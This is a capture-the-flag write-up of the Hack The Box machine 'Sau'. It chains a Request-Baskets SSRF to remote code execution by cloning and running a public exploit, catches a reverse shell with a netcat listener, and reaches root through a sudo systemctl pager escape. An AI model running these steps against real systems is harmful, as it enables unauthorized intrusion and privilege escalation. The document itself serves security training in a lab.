Hack The Box — Sau (OSCP-Style Report)

---

1. Machine Information

- **Target IP:** 10.129.12.20
- **Machine Name:** Sau
- **Difficulty:** Easy
- **Date:** March 2026
- **Attacker Machine:** Kali Linux

---

2. Attack Path

Nmap → Identify Request-Baskets service → SSRF vulnerability → SSRF to internal service → RCE → Reverse shell → sudo misconfiguration (systemctl) → Root

---

3. Tools Used

- nmap
- netcat
- python3
- git
- sudo

---

4. Reconnaissance

Command

nmap -sC -sV -p- 10.129.12.20

Findings

- 22 → SSH
- 80 → filtered HTTP
- 55555 → HTTP (Request-Baskets service)

Why It Matters

- Port 55555 → uncommon service → high-value target
- Banner reveals application → can search for vulnerabilities

---

5. Enumeration

Step 1 — Access Web Service (Port 55555)

Command:

http://10.129.12.20:55555/

Result:

- Web app: Request-Baskets
- Version identified:

1.2.1


Why Important:

- Version disclosure → allows vulnerability research

Screenshot 1 — Nmap Output

```
┌──(abhay㉿Kali)-[~/Desktop/Sau]
└─$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.12.20
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-21 11:34 +0530
Nmap scan report for 10.129.12.20
Host is up (0.27s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
|   256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
|_  256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
80/tcp    filtered http
55555/tcp open     http    Golang net/http server
| http-title: Request Baskets
|_Requested resource was /web
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sat, 21 Mar 2026 06:04:10 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.]{1,250}$
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /web
```

Screenshot 2 — Web Application



Step 2 — Vulnerability Research

Action:

- Search: *Request-Baskets 1.2.1 exploit*


Result:

- SSRF vulnerability identified

Why Important:

- SSRF allows interaction with internal services
- Can lead to RCE if internal service is vulnerable

Screenshot 3 — SSRF Vulnerability



---

6. Exploitation

Step 3 — SSRF to RCE

WHAT IT IS

- SSRF allows server to make requests on behalf of attacker

WHY IT WORKS

- Request-Baskets does not validate destination URLs
- Allows access to internal services

Step 4 — Use Public Exploit

Command:

git clone https://github.com/bl4ckarch/ssrf_to_rce_sau

cd ssrf_to_rce_sau

Why Important:

- Automates SSRF chaining to RCE

Screenshot 4 — Exploit Download

```
┌──(abhay㉿Kali)-[~/Desktop/Sau]
└─$ git clone https://github.com/bl4ckarch/ssrf_to_rce_sau
Cloning into 'ssrf_to_rce_sau' ...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 9 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (9/9), 16.17 KiB | 337.00 KiB/s, done.

┌──(abhay㉿Kali)-[~/Desktop/Sau]
└─$ cd ssrf_to_rce_sau
```

Step 5 — Start Listener

nc -lvnp 4444

Step 6 — Execute Exploit

python3 ssrf_to_rce_sau.py 10.10.14.237 4444 http://10.129.12.20:55555/

RESULT

- Reverse shell obtained:

puma

Why Important:

- Initial foothold achieved

Screenshot 5 — Reverse Shell

```
┌──(abhay㉿Kali)-[~/Desktop/Sau]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.237] from (UNKNOWN) [10.129.12.20] 40156
$ whoami
whoami
puma
$
```

---

7. Shell Access

Listener

nc -lvnp 4444

Result

- User:

puma

---

8. Post-Exploitation

Step 7 — Check Sudo Permissions

Command:

sudo -l

Result:

(ALL : ALL) NOPASSWD: /usr/bin/systemctl

Why Important:

- systemctl with sudo → known privilege escalation vector

Screenshot 6 — sudo -l Output

```
┌──(abhay㉿Kali)-[~/Desktop/Sau]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.237] from (UNKNOWN) [10.129.12.20] 40156
$ whoami
whoami
puma
$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
```

---

9. Privilege Escalation

Enumeration

- Sudo misconfiguration detected

Vulnerability Found

- systemctl allowed without password

WHY IT WORKS

- systemctl allows pager interaction
- Pager can spawn shell using !

Exploit

Command:

sudo /usr/bin/systemctl status trail.service

- Then press:

!

RESULT

- Root shell obtained

Screenshot 7 — Root Shell

```
$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
$ sudo /usr/bin/systemctl status trail.service
sudo /usr/bin/systemctl status trail.service
WARNING: terminal is not fully functional
-  (press RETURN)!
!!
root@sau:/opt/maltrail# whoami
whoami
root
root@sau:/opt/maltrail#
```

---

10. Flags

cat /home/puma/user.txt

cat /root/root.txt

Screenshot 8 — User Flag

```
root@sau:/opt/maltrail# cat /home/puma/user.txt
```

Screenshot 9 — Root Flag

```
root@sau:/opt/maltrail# cat /root/root.txt
cat /root/root.txt
```

---

11. Skills / Takeaways

- Service identification via banners
- SSRF exploitation → internal pivoting
- Using public exploits effectively
- Reverse shell handling
- Privilege escalation via systemctl pager escape